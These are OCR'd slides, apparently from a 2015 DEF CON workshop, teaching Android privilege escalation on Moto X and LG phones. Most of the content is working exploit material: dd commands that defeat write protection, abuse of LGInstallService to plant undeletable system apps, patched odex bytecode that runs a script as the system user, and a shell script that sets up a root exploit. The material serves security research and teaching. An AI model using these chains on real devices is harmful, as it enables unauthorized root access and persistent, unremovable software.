
Write protection is a pain in the ass

- Gained root through chaining exploits
- System partition is write protection
- Power own write protection via emac/bootloader

MOTO X

Write protection is a pain in the ass


- Can’t alter system
- Must re-exploit each boot
- Root is less stable this way
- Recovery is a boot image as well
- Recovery must write to system
- Write protection cant be applied in recovery



```
u0_a124@ghost:/ $ getprop ro.boot.writeprotect

u0_a124@ghost:/ $ getprop ro.boot.write_protect
1
u0_a124@ghost:/ $
```

MOTO X

Write protection is a pain in the ass



```
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # ls -l
lrwxrwxrwx root     root              2014-07-30 08:52 aboot -> /dev/block/mmcblk0p5
lrwxrwxrwx root     root              2014-07-30 08:52 abootBackup -> /dev/block/
mmcblk0p13
lrwxrwxrwx root     root              2014-07-30 08:52 boot -> /dev/block/mmcblk0p33
…
lrwxrwxrwx root     root              2014-07-30 08:52 recovery -> /dev/block/mmcblk0p34
…
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # dd if=boot of=recovery
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # reboot recovery
Retina:permissions jcase$ adb shell
shell@ghost:/ $ su
root@ghost:/ # getprop ro.boot.write_protect
0
root@ghost:
```

- boot and recovery are both signed … with the same key
- Motorola did not write protect the boot and recovery partitions
- Gain root, write boot to recovery, reboot to “recovery”
- Write protection is no more! Install su!

INSTALLSERVICE

Voted most fun LG application by exploiters everywhere

- Fountain of permission leaks
- Install apps
- Uninstall apps
- Disable apps
- Clear app data
- and more

INSTALLSERVICE

LGInstallService.apk

```
<manifest android:sharedUserId=“android.uid.system"
    android:versionCode="13011" android:versionName=“1.3.11"
    package="com.lge.lginstallservies" xmlns:android=“http://schemas.android.com/apk/res/android">

    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name=“android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name=“android.permission.SET_PREFERRED_APPLICATIONS" />
    <uses-sdk android:minSdkVersion="14" />
    <application android:debuggable="false" android:label="@string/app_name">
        <service android:name="InstallService">
            <intent-filter>
                <action android:name="com.lge.oobe.install" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
    </application>
</manifest>
```


INSTALLSERVICE

LGInstallService.apk

```
public InstallService() {
    this.mIntVer = 0;
    this.mBinder = new Stub() {
    public void clearApplicationUserData(String packageName) {
        InstallService.this.getPackageManager().clearApplicationUserData(packageName, new
            PackageDataObserver(InstallService.this));
    }

    public void deletePackage(String ownerPackageName, String toDeletePackageName, int version,
        IAutoPackageObserver observer, int flags) throws RemoteException {
        this.deletePackageNotiOption(ownerPackageName, toDeletePackageName, version, observer, flags, true);
    }

    public void installPackage(String ownerPackageName, Uri packageURI, int version, IAutoPackageObserver
    observer, int flags, String toInstallPackageName, boolean shellExecute) throws RemoteException {
        this.installPackageNotiOption(ownerPackageName, packageURI, version, observer, flags,
            toInstallPackageName, shellExecute, true);
    }

    public void installSystemPackage(Uri packageURI, int version, IAutoPackageObserver observer, int flags, String
        toInstallPackageName, boolean shellExecute, boolean notiExecute) throws RemoteException {
…
```

INSTALLSERVICE

LGInstallService.apk




```
root@android:/data # ls -l
drwxrwx--x system   system                  1971-02-16 11:41 app
drwx------ root     root                    1970-12-06 23:57 app-asec
drwxrwx--x system   system                  1970-12-06 23:57 app-private
drwxrwx--x system   system                  1970-12-06 23:58 app-system
drwxrws--- media    audio                   1970-12-06 23:57 audio
```

- app-system is unusual, not standard among AOSP or other OEMs
- Apps installed into /data/app-system are treated like apps in /system/app
- Can't be uninstalled by the user
- Can use system and systemOrSignature only permissions

INSTALLSERVICE

LGInstallService.apk

- Connect to the LGInstallService service
- Install “system app”
- Can’t be uninstalled by the user
- What now?



App info

LGESpy
version 1.0

Total	1.29MB
App	1.29MB
USB storage app	0.00B
Data	0.00B
USB storage data	0.00B

Selected application cannot be uninstalled.

INSTALLSERVICE

LGInstallService.apk

```
    <!-- LGE_CHANGE_S, [IMS][hwangoo.park@lge.com], 20121010,
[LGE_IMS_FEATURE] for LGE IMS Client Solution -->
  <permission name="android.permission.IMS" >
    <group gid="system" />
    <group gid="radio" />
    <group gid="inet" />
    <group gid="net_admin" />
    <group gid="qcom_oncrpc" />
    <group gid="audio" />
    <group gid="camera" />
    <group gid="media" />
  </permission>
  <!-- LGE_CHANGE_E, [IMS][hwangoo.park@lge.com], 20121010 ,
[LGE_IMS_FEATURE] for LGE IMS Client Solution }  -->
```

- /system/etc/permissions/platform.xml
- This one gives us a ton of groups!

INSTALLSERVICE

LGInstallService.apk

```
<permission android:description="@string/permdesc_IMS"
   android:label="@string/permlab_IMS"
   android:name="android.permission.IMS"
   android:permissionGroup="android.permission-group.PHONE_CALLS"
   android:protectionLevel="signatureOrSystem" />
```

- /system/framework/framework-res.apk
- We can use system only permissions!
- The system group is nice, but not as nice as system user

INSTALLSERVICE

LGInstallService.apk

```
drwxrwx--x system system 2013-08-06 19:36 dalvik-cache

-rw-r--r-- system u0_a20 5579544 2013-03-07 15:42 system@app@Facebook.apk@classes.dex
-rw-r--r-- system system 1511184 2013-07-23 20:54 system@app@LinkCompanion.apk@classes.dex
-rw-r--r-- system u0_a81 1748920 2013-03-07 15:42 system@app@Twitter.apk@classes.dex
-rw-r--r-- system u0_a87 2554904 2013-03-07 15:42 system@app@Videos.apk@classes.dex
-rw-r--r-- system u0_a97 1548672 2013-03-07 15:42 system@app@talkback.apk@classes.dex
```

- Dalvik executables are optimized, stored in /data/dalvik-cache
- Actual code that is ran is stored in the dalvik-cache
- All apps owned by system, apps are grouped according to what they run as
- We can write to the cache of apps running as system user

INSTALLSERVICE

LinkCompanion.apk

```
<manifest android:sharedUserId="android.uid.system" package="com.lge.sync">
        <receiver android:name=".StartReceiver">
            <intent-filter>

                <action android:name="android.net.wifi.WIFI_AP_STATE_CHANGED" />

                <action android:name="com.lge.sync.obexservice.forceclose" />
                <action android:name="com.lge.sync.sharedpreference.dataupdate" />

                <category android:name="android.intent.category.HOME" />
            </intent-filter>
        </receiver>
```

- Runs as system user, has unprotected receiver
- Patch optimized dex
- Send broadcast
- Escalate to system user

INSTALLSERVICE

LinkCompanion.apk

```
6E 10 7A 00 0D 00       invoke-virtual          {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                   move-result-object      v6
1A 07 CF 1C             const-string            v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00       invoke-virtual          {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                   move-result             v6
38 06 14 00             if-eqz                  v6, :498

1A 06 02 03             const-string            v6, "COMPANION"
1A 07 A8 01             const-string            v7, "====== com.lge.sync.obexservice.forceclose ======="
71 20 58 01 76 00       invoke-static           {v6, v7}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I
63 06 1E 13             sget-boolean            v6, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z
33 96 04 00             if-ne                   v6, v9, :48E

6A 0A 1E 13             sput-boolean            v10, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z

70 10 3A 10 0B 00       invoke-direct           {p0}, Lcom/lge/sync/StartReceiver;->writeStateLog()V
29 00 0D FE             goto/16                 :AE
```

Code we wish to patch

INSTALLSERVICE

LinkCompanion.apk

```
6E 10 7A 00 0D 00       invoke-virtual          {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                   move-result-object      v6
1A 07 CF 1C             const-string            v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00       invoke-virtual          {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                   move-result             v6
38 06 14 00             if-eqz                  v6, :498

71 00 81 12 00 00       invoke-static           Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;
0C 06                   move-result-object      v6
1A 07 A8 01             const-string            v7, "/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh"
6E 20 80 12 76 00       invoke-virtual          {v6, v7}, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
0C 09                   move-result-object      v9

29 00 13 FE             goto/16                 :AE

0D 09                   move-exception          v9
29 00 10 FE             goto/16                 :AE
```

- What we want it to lookalike
- We have system group, we can write to /data
- This will run a script as the system user for us

INSTALLSERVICE

LinkCompanion.apk

```
Original                 Optimized                Instruction
6E 10 7A 00 0D 00    -> F8 10 12 00 0D 00    -> invoke-virtual
0C 06                -> 0C 06                -> move-result-object
1A 07 CF 1C          -> 1A 07 CF 1C          -> const-string
6E 20 92 12 76 00    -> EE 20 03 00 76 00    -> invoke-virtual
0A 06                -> 0A 06                -> move-result
38 06 11 00          -> 38 06 11 00          -> if-eqz
71 00 81 12 00 00    -> 71 00 81 12 00 00    -> invoke-static
0C 06                -> 0C 06                -> move-result-object
1A 07 44 01          -> 1A 07 44 01          -> const-string
6E 20 80 12 76 00    -> F8 20 0D 00 76 00    -> invoke-virtual
0C 09                -> 0C 09                -> move-result-object
29 00 13 FE          -> 29 00 13 FE          -> goto/16
0D 09                -> 0D 09                -> move-exception
29 00 10 FE          -> 29 00 10 FE          -> goto/16
```

What the byte code looks like after optimization

INSTALLSERVICE

LinkCompanion.apk

```
Original Optimized ByteCode
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 1A060203
1A07A801 71205801 76006306 1E133396 04006A0A 1E137010 3A100B00
29000DFE

Patched Optimized ByteCode
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 71008112
00000C06 1A07A801 F8200D00 76000C09 290013FE 0D092900 10FE0000
00000000

====== com.lge.sync.obexservice.forceclose =======
3D3D3D3D 3D3D2063 6F6D2E6C 67652E73 796E632E 6F626578 73657276
6963652E 666F7263 65636C6F 7365203D 3D3D3D3D 3D3D

/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
2F646174 612F6161 61616161 61616161 61616161 61616161 61616161
61616161 61616161 61616161 61616161 6161612E 7368
```

- Our patches to the method, and string table
- Use nope to make sure everything aligns correctly

INSTALLSERVICE

LinkCompanion.apk

```
Retina:permissions jcase$ cat aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
#!/system/bin/sh
/system/bin/mv /data/property /data/backupprop
/system/bin/mkdir /data/property
/system/bin/ln -s /sys/kernel/uevent_helper /data/property/.temp
/system/bin/setprop persist.sys.fail /data/pwn.sh
Retina:permissions jcase$
```

GiantPune’s property service system->root exploit

INSTALLSERVICE

Voted most fun LG application by exploiters everywhere

- Install app as system app
- Get system group with IMS permission
- Patch odex
- Run patched app
- Execute your script as system
- Chain exploit for root

ON YOUR OWN

Zeroday Time

- Crap, we still have more time?
- The Desire 310 is a perfect training device
- No SELinux
- HTC
- Mediatek
- Has at least 3 LPEs we didn't disclose
- Firmware for this and the Alcatel are on the USB drives
- Myself, Caleb, and Tim are here to help
- Go find some vulns
- Go write some exploits

EXTENDED READING

http://www.strazzere.com/papers/DexEducation-PracticingSafeDex.pdf
https://github.com/strazzere/anti-emulator/tree/master/slides
https://github.com/strazzere/android-unpacker/blob/master/AHPL0.pdf

http://www.droidsec.org/wiki/#whitepapers

http://androidcracking.blogspot.com/

REDNAGA

THANKS!

TIM "DIFF" STRAZZERE
@TIMSTRAZZ

JON "JUSTIN CASE" SAWYER
@JCASE

CALEB FENTON
@CALEB_FENTON

Special Thanks for Jacob Soo and Mikachu for all your assistance!

Join use on Freenode on #droidsec and #rednaga

Good people to follow on twitter for
Android/reversing/malware/hacking information;

@_jsoo_ @msolnik @jduck @Fuzion24 @caleb_fenton @thomas_cannon
@droidsec @marcwrogers @osxreverser @cryptax @pof @quine @uberlaggydarwin
@0xroot @Xylitol @djbliss @saurik @collinrm @snare @PatrickMcCanna @tamakikusu
#MalwareMustDie

08.07.2015

Defcon 23 Workshops

REDNAGA